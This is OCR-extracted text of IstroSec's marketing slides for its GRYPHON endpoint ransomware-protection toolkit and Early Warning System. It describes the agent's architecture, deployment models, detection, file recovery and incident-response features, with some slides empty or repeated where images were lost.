
One agent · one console · one licence · the same agent handles the response

Complements, does not replace. Runs beside EDR/XDR, SIEM and SOAR; deployed alongside Microsoft Defender for Endpoint, SentinelOne, Sophos, Palo Alto Cortex XDR, ESET and Bitdefender.

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

ARCHITECTURE · TOPOLOGY

Client-server architecture



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

ARCHITECTURE · ENDPOINT AGENT

Inside the agent

LAYER 4 **Response and management**	Remote desktop & PowerShell	File & process manager
	Actions & scripts	Artefact acquisition
LAYER 3 **Protection modules**	Protected backup & recovery	Process-aware firewall
	File integrity monitoring	LOLBin & memory protection
LAYER 2 **Detection engines**	Rule engine, importable rules	Anti-malware scanner
	Transformer behavioural model	Script & archive scanning
LAYER 1 · RING 0 **Kernel enforcement**	Process, file, registry, network hooks	Blocks at the instant of detection
	Tamper protection	Isolation enforcement


FOOTPRINT

- Native C++ core, .NET 4.0+ management components
- x64 Windows 7 SP1 / Server 2008 R2 and later
- Linux: Red Hat, Debian, Ubuntu
- 2 GB RAM · 2 GB disk minimum
- No internet dependency, no learning period
- Rollout: GUI, silent MSI, GPO, SCCM / Intune
- New agents restricted until approved

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

ARCHITECTURE · DETECTION

Detection pipeline: two planes



Same instant

Rules are enforced on the endpoint as they fire, not after a server round trip.

Labelled by engine

Every alert names the layer that caught it: behavioural, anti-malware or correlation.

Explainable

Each verdict shows its trigger; models train at IstroSec and run on the device.

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

DEPLOYMENT · TOPOLOGIES

Three deployment models, one agent

CLOUD

Console hosted by IstroSec

No infrastructure on your side

↓

Agents anywhere

Report over the internet

Dashboard hosted by IstroSec: the fastest way to start, with nothing to run or maintain on your side.

Best for: *fast start, distributed fleets*

ON-PREMISES

Console in your datacentre

No external connectivity needed

↓

Agents, air-gapped included

Regulated and sovereign sites

Dashboard hosted entirely within your organisation, for highly regulated environments and networks with no external internet access.

Best for: *regulated, isolated, sovereign*

HYBRID

Optional central oversight

Head office or MSSP view

↓

Site console on the plant LAN

Partially connected networks

↓

Agents in OT segments

Protected when the uplink drops

Site dashboard with optional central oversight: the typical industrial and OT pattern.


Best for: *industrial and OT estates*

Rollout: GUI installer · silent MSI · GPO · SCCM / Intune. All protection runs on the device, so it never depends on the link.

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

DEFENCE · RANSOMWARE KILL CHAIN

Breaking the ransomware chain



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

INCIDENT RESPONSE · CONSOLE

Incident response from one console



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

CONTROL MODULES · ZERO TRUST

Zero Trust, assets and network control

FILE INTEGRITY MONITORING

Watched paths

Create, modify, rename, permission and owner changes

↓

Tamper-resistant record

Who, what and which program, kept out of the admin's reach

↓

Response

Alert · Block the program · Isolate · Restore the file

ASSET INVENTORY

Five views across every managed device

- Software inventory and versions
- Known vulnerabilities, severity-rated
- Missing updates per machine
- Persistence mechanisms
- Process reputation: signed, prevalence, threat intel

PROCESS-AWARE FIREWALL

Rules by program, publisher signature, user and device group; each connection is blocked, allowed or logged.

STANDARD MODE

Normal rule set for every device during regular operation

ISOLATION MODE

Everything blocked by default; allowlist security tools and the console

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec



GRYPHON

RANSOMWARE PROTECTION TOOLKIT

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Smart Features



Memory & LOLBins Protection: Defend against process tampering and the misuse of legitimate system binaries

Executable Analysis: Advanced analysis of suspicious and malicious executables

Incident Response Console: Centralized control for incident response and operational orchestration

Vulnerability Management: Continuous identification of unpatched and exploitable vulnerabilities

Seamless SOC Integration: Extend visibility and response through integration with existing security operations platforms

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec

GRYPHON

designed for

Ransomware Protection



Behavioral model of ransomware detection and blocking

Incident Response



Remote execution of commands and actions

File Recovery



Automatic recovery of encrypted & compromised files

Endpoint Management



Visual secure console, asset and vulnerability management


Network Control



Zero trust network access and file integrity monitoring


© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec




Behavioral model of ransomware detection

Ransomware Protection




Remote execution of commands and actions and forensic file management



Central network communication control

Incident Response


Network Control



Visual secure console and remote access

Endpoint Management

File Recovery



Automatic recovery of encrypted files

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.


1) Behavioral model of ransomware detection at the endpoint level.

2) Remote execution of commands and actions on selected endpoints

3) Automatic recovery of encrypted / compromised files

4) Visual secure console, secure remote access and forensic file management

5) Central network communication control



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec

Ransomware Protection

Kernel level behavioral model

- Complex multivariant statistical model
- Fully offline
- No signatures to protect against APT and Ransomware

Custom real-time kernel level rules

- More than 3.000 built-in rules

Proactive lolbas blocking

- Detection, analysis and automatic blocking of living on the land binaries and scripts
- Automatic or policy-based modeBuilt based on hundreds of Ransomware IR

Process injection, lateral movement, data exfiltration and volume shadow copy

- Multilayer and policy-based protection
- Credential protection and protection against deletion by attacker with deception functionality

Autonomous network and process level isolation

- Isolation on endpoint, group and tenant level



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Incident Response

Automatic detection-based isolation

Complex system for incident response

- Secure command line on endpoint level with incident response capabilities
- File manager
- Central persistency control
- Central process reputation control
- Secure remote virtual desktop
- Complex remote action system
- Complex remote script engine
- Integration with 3rd party tools



Capabilities to deploy new kernel level analytic

Fully programable

- Possibility to deploy any real-time kernel level rule what you can algorithmize

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Files Recovery

Autonomous encrypted file recovery

- Recovery based on management, protection of VSS and identification of encrypted / attacker modified files
- Protection of VSS based on file level, management level and access level



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Rule Engine

Real-time rule-based engine to detect and protect against malicious behavior.



Configuration of arbitrary response action, custom scripts including.

Real time event blocking, clean-up action and **forensic acquisiton automation!**

Process events, registry changes, file system operations, image loads & network events **operations capturing**.

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Smart Features



Memory & LOLBins Protection: Defend against process tampering and the misuse of legitimate system binaries

Executable Analysis: Advanced analysis of suspicious and malicious executables

Incident Response Console: Centralized control for incident response and operational orchestration

Vulnerability Management: Continuous identification of unpatched and exploitable vulnerabilities

Seamless SOC Integration: Extend visibility and response through integration with existing security operations platforms

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec



GRYPHON

EARLY WARNING SYSTEM

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec

GRYPHON

EARLY WARNING SYSTEM



The European Guardian Of Cyber Resilience

GRYPHON Early Warning System (EWS), an innovative European cybersecurity solution powered by AI, that addresses real-time, sector-specific and region-targeted protection from emerging cyber threats.

Co-funded by the European Union

ECCC EUROPEAN CYBERSECURITY COMPETENCE CENTRE

IstroSec

SECTEC THINK SECURE

sympulse

GRYPHON

New era of threat intelligence powered by AI

Fostering automation and collective defense

Critical infrastructure security and safeguarding

Co-funded by the European Union
ECCC EUROPEAN CYBERSECURITY COMPETENCE CENTRE
IstroSec
SECTEC THINK SECURE
sympulse

IstroSec

Collective Threat Intelligence & Automated Defense



APT Early Warning

Detect adversarial infrastructure, tactics, techniques, and campaigns before escalation

Threat-driven Vulnerability Awareness

Distribute relevant vulnerability intelligence enriched with threat context

Cross-platform Intelligence Integration

Enhance interoperability and operational relevance across cybersecurity platforms

Automated Defensive Response

Accelerate automated blocking, isolation, and response actions

Co-funded by the European Union
ECCC EUROPEAN CYBERSECURITY COMPETENCE CENTRE
IstroSec
SECTEC THINK SECURE
sympulse

